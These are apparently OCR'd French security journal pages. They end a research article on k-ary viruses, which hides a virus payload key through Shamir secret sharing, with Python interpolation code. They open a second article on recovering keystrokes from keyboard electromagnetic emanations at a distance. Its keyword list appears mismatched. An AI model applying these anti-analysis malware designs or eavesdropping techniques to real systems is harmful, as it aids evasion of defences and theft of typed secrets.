


Figure 7 : Création d'un virus k-aire en mode séquentiel (sous-classe C)

On peut découper le virus en parties égales de manière contiguë. Mais, cela pourrait permettre à un analyste de n'avoir qu'une partie de la clé **[12]** (donc un seul des virus) pour la reconstituer et perdre tout l'effet de cette classe, et donc la faire passer en sous-classe A.

Une solution plus élégante (Figure 7) est de découper cette clé en parties égales, mais de manière totalement aléatoire. Ainsi, il est impossible pour un analyste de retrouver la clé sans avoir la totalité des différents codes.

6.2 Virus K-aire séquentiel de sous-classe B

La sous-classe précédente possède un gros défaut. C'est qu'il faut que tous les codes soient arrivés sur la cible pour pouvoir lancer la charge finale. Pour des raisons différentes (drop de paquets, exploitation ratée, etc.), il est donc possible qu'un code n'arrive pas et que la propagation ne se poursuive pas.

Les codes K-aires séquentiels de sous-classe B ne sont pas dépendants et peuvent se régénérer. Ainsi, si on disposait d'un seuil sur les différents codes générés permettant la reconstruction de la clé, sans que la totalité ne parvienne à destination, ou l'activation de la charge finale après un temps donné, cela permettrait de poursuivre la propagation.

C'est ici que viennent à notre secours les schémas de partage de secret. Pour rappel, le but est donc de diviser une donnée *D* en *n* pièces *D1, ..., Dn* de la manière suivante entre différents participants :

- La connaissance de *k* ou, au plus, *Di* parties permet de calculer *D* ;
- La connaissance de *k - 1* ou, au moins, de *Di* parties rend le calcul de *D* indéterminé.

6.3 Shamir's Secret Sharing

Le schéma de partage de secret de Shamir **[13]** permet d'implémenter ce schéma. Il vient de l'idée que pour construire une droite deux points sont suffisants, trois pour une parabole, quatre pour une courbe cubique... Pour cela, il prend *k* points pour définir un polynôme de degré *k - 1*. Il construit ce polynôme en prenant aléatoirement *(k - 1)* coefficient $a_1, \ldots, a_{(k-1)}$ et a_0 le secret. Ce qui donne :

$$f(x) = a_0 + a_1 x + a_2 x2 + a_3 x3 + \cdots + a_{(k-1)} x^{(k-1)}$$

Chaque participant (dans notre cas, chaque code) reçoit, à partir d'un point X de ce système, un couple *(X, f(X))*. Quand *k* participants sont présents, le secret peut être retrouvé, sinon il est impossible de le reconstituer.

Notre secret est notre clé privée. Une solution simple pour manipuler notre clé est de la transformer au format PEM et de la convertir en un entier. Pour cela, pas de problème, puisque Python gère les grands entiers de base. Ainsi, on peut transformer une chaîne en entier en effectuant un décalage binaire sur chaque octet :

```
def str2long(s):
"""Convert a string to a long integer."""
  if type(s) not in (types.StringType, types.UnicodeType):
    raise ValueError, 'the input must be a string'
  l = 0L
  for i in s:
    l <<= 8
    l |= ord(i)
  return l
```

Une autre solution est de non plus partager la clé privée, mais le mot de passe la chiffrant, ce qui réduit le temps de calcul et les données à échanger.

Le seuil à partir duquel il est possible de retrouver le secret est fixé aléatoirement par le programme, mais est toujours inférieur au nombre de codes générés.

6.4 Algorithme de Neville / Aitken

Une fois que chaque code arrive et fournit son couple *(X, f(X))*, nous devons être capables de retrouver le secret, notre a_0. Pour cela, il faut résoudre l'équation polynomiale, en utilisant par exemple l'algorithme de Neville/Aitken **[14]** qui permet de calculer n'importe quel degré du polynôme : voir formule 1, ci-dessous.

En l'occurrence, nous ne voulons que le degré 0 dans notre cas (ce qui correspond à la clé ou au mot de passe) : voir formule 2, ci-dessous.

La complexité de cet algorithme est en $O(n^2)$ et peut s'implémenter très facilement en Python :

```
def interpolate(x0, y0, x1, y1, x) :
  return (y0*(x-x1) - y1*(x-x0)) / (x0 - x1)

def solveSystem(xs, ys):
  for i in range(1, len(xs)) :
    for k in range(0, len(xs) - i) :
      ys[k] = interpolate(xs[k], ys[k], xs[k+i], ys[k+1], 0)
  return ys[0]
```

Ainsi, des algorithmes qui n'ont pourtant rien à voir à première vue avec le monde des virus :

```
./shamir.py toto
SECRET toto => TO LONG 1953461359
HASH SECRET
31f7a65e315586ac198bd798b6629ce4903d0899476d5741a9f32e2e521b6a66
f(x) = 1953461359 + 1082694448 x^1 + 100363181 x^2
POINT[1] = 3136518988
POINT[2] = 4520302979
POINT[3] = 6104813332
POINT[4] = 7890050047
POINT[5] = 9876013124
POINT[6] = 12062702563
Running Neville's algorithm : Found x[0]
SECRET = toto
HASH =
31f7a65e315586ac198bd798b6629ce4903d0899476d5741a9f32e2e521b6a66
```

permettent d'implémenter facilement (Figure 8) des exemples de virus k-aires séquentiels, de sous-classe B, c'est-à-dire de la classe la plus puissante des virus k-aires.

Il devient donc trivial de chiffrer la charge finale d'un virus avec une clé privée (Figure 9) sans pour autant que celle-ci soit contenue dans le corps même du virus ou bien sur un site internet, et en rendant le temps de travail de l'analyste NP-*complet*.




Figure 8 : Création d'un virus k-aire en mode séquentiel (sous-classe B)

$$p_{(i,i)}(x)=y_i, 0\le i\le n, p_{(i,j)}(x)=\frac{((x-x_j)p_{(i,j-1)}(x)+(x_i-x)p_{(i+1,j(x))})}{(x_i-x_j)}, 0\le i<j\le n.$$

Formule 1

$$p_{(i,i)}(x)=y_i, 0\le i\le n, p_{(i,j)}(x)=\frac{((0-x_j)p_{(i,j-1)}(x)+(x_i-0)p_{(i+1,j(x))})}{(x_i-x_j)}, 0\le i<j\le n.$$

Formule 2




Figure 9 : Représentation de la récupération de la clé privée d'un code de sous-classe B

Conclusion et travaux futurs

Nous avons vu à travers cet article comment, à partir d'un concept, il n'est pas si trivial d'implémenter un cas concret, même si celui-ci au final marche très bien. Ici, la cryptographie s'applique très bien pour l'implémentation des virus K-aires, mais permet seulement d'apporter une solution pour gérer la clé d'un virus de manière efficace et pas encore sur sa facon de se propager.

Les virus K-aires représentent un profond changement dans la manière d'analyser les codes de la part des anti-virus. En effet, les différents codes pris indépendamment ne contiennent aucune charge virale, peuvent avoir des signatures aléatoires, et ce sont seulement la fusion ou l'échange d'informations entre ces parties qui lancent la phase de propagation et, si elle est présente, une charge offensive.

En utilisant des outils cryptographiques comme le partage de secret de Shamir et l'algorithme de Neuville/Aitken, cela facilite la première implémentation des virus k-aires séquentiels de sous-classe B et totalement écrits en Python (qui permet par ses caractéristiques de charger à distance du code) avec un *bootstrap* en assembleur.

Une nouvelle ère s'ouvre donc pour les virus K-aires et, sans être efficacement analysés, ils n'auront aucun mal dans un futur proche à se propager et réaliser des attaques.

REMERCIEMENTS

L'auteur voudrait remercier les équipes SIS et CVO de l'ESIEA pour leur soutien tout au long de la rédaction de ce papier, et en particulier Robert Erra et Éric Filiol pour leurs idées.

RÉFÉRENCES

[1] FILIOL (Éric), *Formalisation and Implementation Aspects of K-ary (malicious) Codes*, EICAR2007 *annual conference* 16.

[2] CLET, *Polymorphic Shellcode Engine Using Spectrum Analysis*, *Phrack Magazine 61*, 2004.

[3] ESIEA Recherche – Desnos Anthony, http://www.esiea-recherche.eu/ http://www.esiea-recherche.eu/~desnos/

[4] Module New, http://docs.python.org/library/new.html.

[5] Foncton Exec, http://docs.python.org/reference/simple_stmts.html#the-exec-statement

[6] Built-In Functions, http://docs.python.org/library/functions.html

[7] Module Inspect, http://docs.python.org/library/inspect.html

[8] Openssl, http://www.openssl.org/

[9] Ctypes documentation, http://docs.python.org/library/ctypes.html

[10] FILIOL (Éric), *Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis: the Bradley Virus*, EICAR2005 *annual conference* 14, StJuliens/Valletta – Malta.

[11] FILIOL (Éric), *Formalisation and Implementation Aspects of K-ary (malicious) Codes*, EICAR2007 *annual conference* 16.

[12] BONEH (D.), DURFEE (G.), FRANKEL (Y.), *An Attack on RSA Given a Small Fraction of the Private Key Bits*, Lecture Notes in *Computer Science* ; Vol.1514, *Proceedings of the ICTACIS : Advances in Cryptology*, pp. 25, 34, 1998.

[13] SHAMIR (A.), *How to share a secret*, *Communications of the ACM*, 22: 612-613, 1979.

[14] AITKEN (Neville), http://math.fullerton.edu/mathews/n2003/NevilleAlgorithmMod.html.

ÉMANATIONS ÉLECTROMAGNÉTIQUES COMPROMETTANTES DES CLAVIERS FILAIRES ET SANS FIL

Martin Vuagnoux et Sylvain Pasini



mots-clés : TRUSTED PLATFORM MODULE / CRYPTOGRAPHIE / CHIFFREMENT DE DISQUES DURS / GESTION DE CLEFS CRYPTOGRAPHIQUES / PROTECTION MATÉRIELLE

Les claviers d'ordinateurs sont souvent utilisés pour transmettre des informations sensibles comme des mots de passe. Puisqu'ils sont constitués de composants électroniques, les claviers émettent inévitablement des ondes électromagnétiques. Ces émanations peuvent être compromettantes en révélant par exemple quelle touche a été frappée. Dans cet article, nous décrivons une nouvelle méthode pour détecter les éventuels signaux compromettants d'appareils électroniques. Nous avons appliqué cette méthode aux claviers d'ordinateurs filaires et sans fil et nous avons découvert quatre différentes techniques qui reposent sur quatre différents signaux compromettants, permettant de recouvrer partiellement ou complètement les touches frappées à distance. Tous les claviers testés (PS2, USB, sans fil, ordinateurs portables) sont vulnérables à au moins une des quatre techniques. La meilleure attaque permet de recouvrer plus de 95% des frappes d'un clavier à plus de 20 mètres de distance. Nous en concluons que les claviers actuellement utilisés ne sont généralement pas suffisamment protégés contre ce type d'attaque.

Dans la première partie de cet article, après un historique sur l'exploitation des émanations compromettantes, nous avons détaillé une méthode permettant de capturer de larges portions du spectre électromagnétique, et ceci, à l'aide d'une seule acquisition du signal. Cette méthode nous a permis de révéler visuellement des radiations électromagnétiques, sous la forme de transformées de Fourier locales. Nous avons appliqué cette méthode aux claviers d'ordinateur afin de détecter d'éventuels rayonnements compromettants lorsqu'une touche est pressée.

1 Découverte de signaux compromettants

Dans la première partie de cet article, nous avons présenté une méthode pour découvrir les émanations électromagnétiques compromettantes rayonnées par les claviers. Nous avons premièrement disposé un clavier de type PS/2 sur une table en bois, à une hauteur de 1 mètre, dans une chambre semi-anéchoïque de 7x7 mètres. L'antenne a été disposée à 5 mètres du clavier. Il s'agit d'une antenne biconique typiquement utilisée lors de tests de compatibilité électromagnétique (50 ohms, VHA 9103 Dipol Balun).




Figure 1: Transformée de Fourier locale, calculée sur le signal brut capturé depuis une antenne biconique à 5 mètres d'un clavier PS/2 dans une chambre semi-anéchoïque

Comme convertisseur analogique-numérique, nous avons utilisé un oscilloscope Textronix TDS5104. En effet, ce modèle permet de capturer un signal à 5 GS/s, soit une bande passante de 2.5 GHz. Muni d'une mémoire de 1 Mpoints, cet oscilloscope permet également de définir un modèle complexe de déclenchement de mesure (*trigger*). De plus, il possède une interface IEEE 488 *General Purpose Interface Bus* (GPIB) qui permet d'extraire le contenu de la mémoire sur un ordinateur. Nous avons développé une application sous GNU/Linux pour récupérer ce signal, puis nous avons calculé la transformée de Fourier locale de ce signal. La figure 1 nous donne un résultat graphique en fonction de la fréquence, du temps et de l'amplitude du signal. A partir de cette image, il est possible d'extraire trois différents signaux compromettants, permettant de recouvrer partiellement ou complètement la valeur de la touche frappée.

Certains claviers testés, notamment les claviers USB n'émettent pas ce type de rayonnement. A l'aide d'un autre modèle de déclenchement, nous avons pu capturer un autre type d'émanation électromagnétique compromettante, continuellement émis, même si aucune touche du clavier n'est pressée. La figure 2 nous donne la transformée de Fourier locale de cette émanation. Il s'agit du quatrième signal compromettant.

Dans cette deuxième partie de l'article, nous découvrons comment exploiter ces quatre signaux compromettants sur des claviers de type PS/2, USB, sans fil ou encore intégrés à un ordinateur portable. Nous verrons que ces émanations sont aussi bien directes qu'indirectes. Nous verrons également comment ces émanations électromagnétiques peuvent être exploitées dans quatre environnements différents : d'une chambre semi-anéchoïque à des environnements en condition réelle. La meilleure attaque permet de recouvrer plus de 95% du texte frappé sur un clavier d'ordinateur distant de plus de 20 mètres.




Figure 2 : Transformée de Fourier locale, calculée sur le signal brut capturé depuis une antenne biconique à 1 mètre d'un clavier USB dans une chambre semi-anéchoïque

2 Exploitation de signaux compromettants

Du point de vue de l'attaquant, la cause du rayonnement électromagnétique compromettant n'est pas une information pertinente. En effet, celui-ci ne s'intéresse qu'à l'exploitation du signal. C'est pourquoi la classification des signaux en émanations directes et indirectes semble plus judicieuse. De plus, cela nous donne une piste pour tenter de corréler les radiations capturées avec le signal contenant la valeur de la touche frappée. Pour rappel, les appareils électroniques numériques codent généralement les données à l'aide d'états logiques. Le passage entre ces états se caractérise par un flanc montant ou descendant. Cette brusque transition génère inévitablement une onde électromagnétique à une fréquence maximale déterminée par la durée de la transition de flanc. Ce rayonnement est directement lié à l'état du signal transportant les données. C'est pourquoi il est appelé « rayonnement direct ».

2.1 Le protocole de communication PS/2

